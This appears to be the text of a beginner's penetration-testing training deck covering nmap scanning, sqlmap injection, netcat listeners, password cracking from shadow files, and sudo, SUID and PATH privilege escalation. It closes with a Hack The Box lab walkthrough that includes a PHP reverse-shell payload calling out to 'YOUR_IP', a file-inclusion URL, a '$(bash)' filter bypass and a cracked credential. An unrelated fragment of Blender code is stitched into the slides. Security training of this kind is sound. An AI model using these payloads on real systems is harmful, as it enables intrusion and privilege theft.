

Hacking

WITH ANTHONY PIPIA

Introduction & Agenda



Hacking: Tools and
techniques



Lunch



Hack

About Me

- 2 Year Partner
- Hack for fun
- <https://hackthebox.eu>
- Certifications
 - OSCP
 - GPEN



The Process



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
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


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



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


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
TODO: How to connect?



Scanning

Processes of learning everything we can about the target from the outside.

- Exposed Ports
- Services and Versions
- Webpages
- Vulnerabilities
- Possible Exploits



Scanning



NMAP




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Port Scanner

By Default:

- Top 1000 Ports
- TCP
- 2 parts of a 3-way handshake

```
# nmap 10.10.10.143
```

```
# nmap -sC -sV -O -oN target.nmap 10.10.10.143
```

- Default **sCripts**
- **service Version** enumeration
- **Operating System** detection
- **output Normal [FILENAME]**

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

| | | |
|--------|------|-----|
| 22/tcp | open | ssh |
|--------|------|-----|

| | | |
|--------|------|------|
| 80/tcp | open | http |
|--------|------|------|

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NMAP



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Directory Enumeration (Web Crawling)

Takes a word list and automates mapping a website.

Checks for non-404 responses

Dirbuster is recursive by default

`http://target.net/admin`

login
index.php
admin
images
secret

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tcpdump

Packet sniffer! Great for:

- Testing blind remote code execution
- Debugging network issues

tcpdump -i [INTERFACE] [QUERY]


- protocol [icmp, tcp, udp, etc]
- port [80, 443, etc]
- host [IP Address]
- net [Subnet]

tcpdump -i tun0 icmp and net 10.10.10

Exploitation

Take advantage of discovered vulnerabilities and exploit them. Get shell on the target system.

- Netcat
- SQLi
- Local and Remote File Inclusion (LFI/RFI)
- Remote Code Execution (RCE)
- Password Attacks (Guessing and Cracking)



Exploitation



netcat



SQLi



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Socket Connections

- "Swiss Army knife of hackers"
- Listener (server)
- Client

nc -nlvp [PORT no]

- Numeric, listener, verbose, port [port no]

nc [IP] [PORT]

- Can use -e to bind a program

nc 10.10.10.1 4444



client

nc -lp 4444



Listener
10.10.10.1

root@kali:~

```
root@kali:~# nc -nlvp 4455
listening on [any] 4455 ...
```

root@kali:~#

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SQL Injection

http://target.net/page.php?id=4



"SELECT * FROM items WHERE id='"+id+"';"

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SQL Map:

```
# sqlmap
-u [URL]
--batch (Answers all questions)
--delay [#] (Seconds to wait between requests
--random-agent (sets the User Agent field to something random)
```

```
sqlmap --batch --delay 2 --random-agent -u 'http://10.10.10.143/room.php?cod=1'
```

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
Where are passwords stored?

Linux:

- /etc/passwd
- /etc/shadow

Windows:

- SAM Database



Wordlist

ilovedogs

12345

password1

pa\$\$w0rd
sportball3

Rule list

z5 *75 '5 { 002

flip

append #

prepend #
*04 +0 '4

Algorithm

sha256crypt

md5 + salt

md5crypt

LANMAN

Salted-SHA1

Check

Compare with
Shadow file

Generated
Hash


If matched:
password cracked!



Privilege Escalation

Once you are on a target machine, you want to have the highest possible privileges.


- Command filter bypassing
- Exploiting permission configurations (GTFO bins)
- The PATH
- SUID bits
- More enumeration



Privilege Escalation



SUDOER



SUID bit




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File generated by SUDO that shows what users have what sudo permissions. Can be viewed for your user with sudo -l (that's an "L")

User testuser may run the following commands on kali:
(root) NOPASSWD: /usr/bin/vi /var/www/html/*

As **ROOT** with **NO PASSWORD** necessary, testuser can run
/usr/bin/vi /var/www/html/*


Why is this dangerous?

```
testuser@kali:~$ █
```

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SUID: Set owner **User ID** on execution.

- If this bit is set, the file is executed with the permissions of the OWNER, not the user executing the file.

-rwsr-x--- 1 **root** **user** /bin/somebinary

- somebinary will be ran with ROOT permissions.

-rwxr-x--- 1 **root** **user** /bin/somebinary

- somebinary will be ran with USER permissions.

Why do we want this?

Some commands need it, like **sudo!**


How do we know if we can take advantage of something?

<https://gtfobins.github.io/>

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The Path

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

```
# which ping  
/usr/bin/ping
```

Path Jacking

There is a script, ran by root, that calls ping.

Hacker: “I’m going to write a different ping and put it sooner in the path”
(Places malicious ping in /usr/local/bin)

```
# which ping  
/usr/local/bin/ping
```

Lunch Time Challenge!

Instructions:

In slack, I will host 2 files:

passwd

shadow

Using some Google-fu and a tool called John The Ripper, you'll crack the password hash and reveal the plain-text password.

Let me know when you've cracked it!



Hint: Try googling: "John the ripper passwd shadow crack". First link should do it.

Let's Hack!

```
    _operator object to mirror
    mirror_mod.mirror_object

    operation = "MIRROR_X":
    mirror_mod.use_x = True
    mirror_mod.use_y = False
    mirror_mod.use_z = False
    _operator == "MIRROR_Y":
    mirror_mod.use_x = False
    mirror_mod.use_y = True
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    _operator == "MIRROR_Z":
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    mirror_mod.use_y = False
    mirror_mod.use_z = True

    selection at the end -add
    mirr_ob.select= 1
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    context.scene.objects.active
    "Selected" + str(modifier)
    mirror_ob.select = 0
    bpy.context.selected_objects
    data.objects[one.name].se
```

```
int("please select exact")
- OPERATOR CLASSES -
types.Operator:
    X mirror to the selected
    object.mirror_mirror_x"
    mirror A
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
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
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
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# sqlmap -password --delay 2 --random-agent -u  
http://10.10.10.143/room.php?cod=2
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Dadmin:imissyou

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- What File do we want to include?

The site goes on to mention that if you make a query on the database, it’s stored in your session. Session information is stored in

/var/lib/php/session/sess_SESS10NID

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The Plan

1. Make a query on /server_sql.php:
 - a. select '<?php \$sock=fsockopen("YOUR_IP",4444);
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
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
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3. Start listener and visit site

1. # nc -nlvp 4444
2. Visit
`http://10.10.10.143/phpmyadmin/index.php?target$sql.php?.../.../.../.../var/lib/php/session sess_ID-YOU-COPIED`

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www-data -> Pepper

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```
# wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
```

```
# python -m SimpleHTTPServer 80
```

[On Target Machine]

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# cd /tmp
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2. Notice 2 interesting things:

```
[+] We can sudo without supplying a password!
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User www-data may run the following commands on jarvis:
(pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

```
[+] Possibly interesting SUID files:
```

```
-rwsr-x--- 1 root pepper 174520 Feb 17 2019 /bin/systemctl
```

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    exit()
```

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Strategy: Let's get a malicious command in there, we just need to bypass the filter.

Input: \$(bash)

This will launch a shell as pepper and it doesn't contain any forbidden characters.

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Visit <https://www.shellhacks.com/systemd-service-file-example/> for more info.

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Hacked!
You're now root.

```
# whoami  
root
```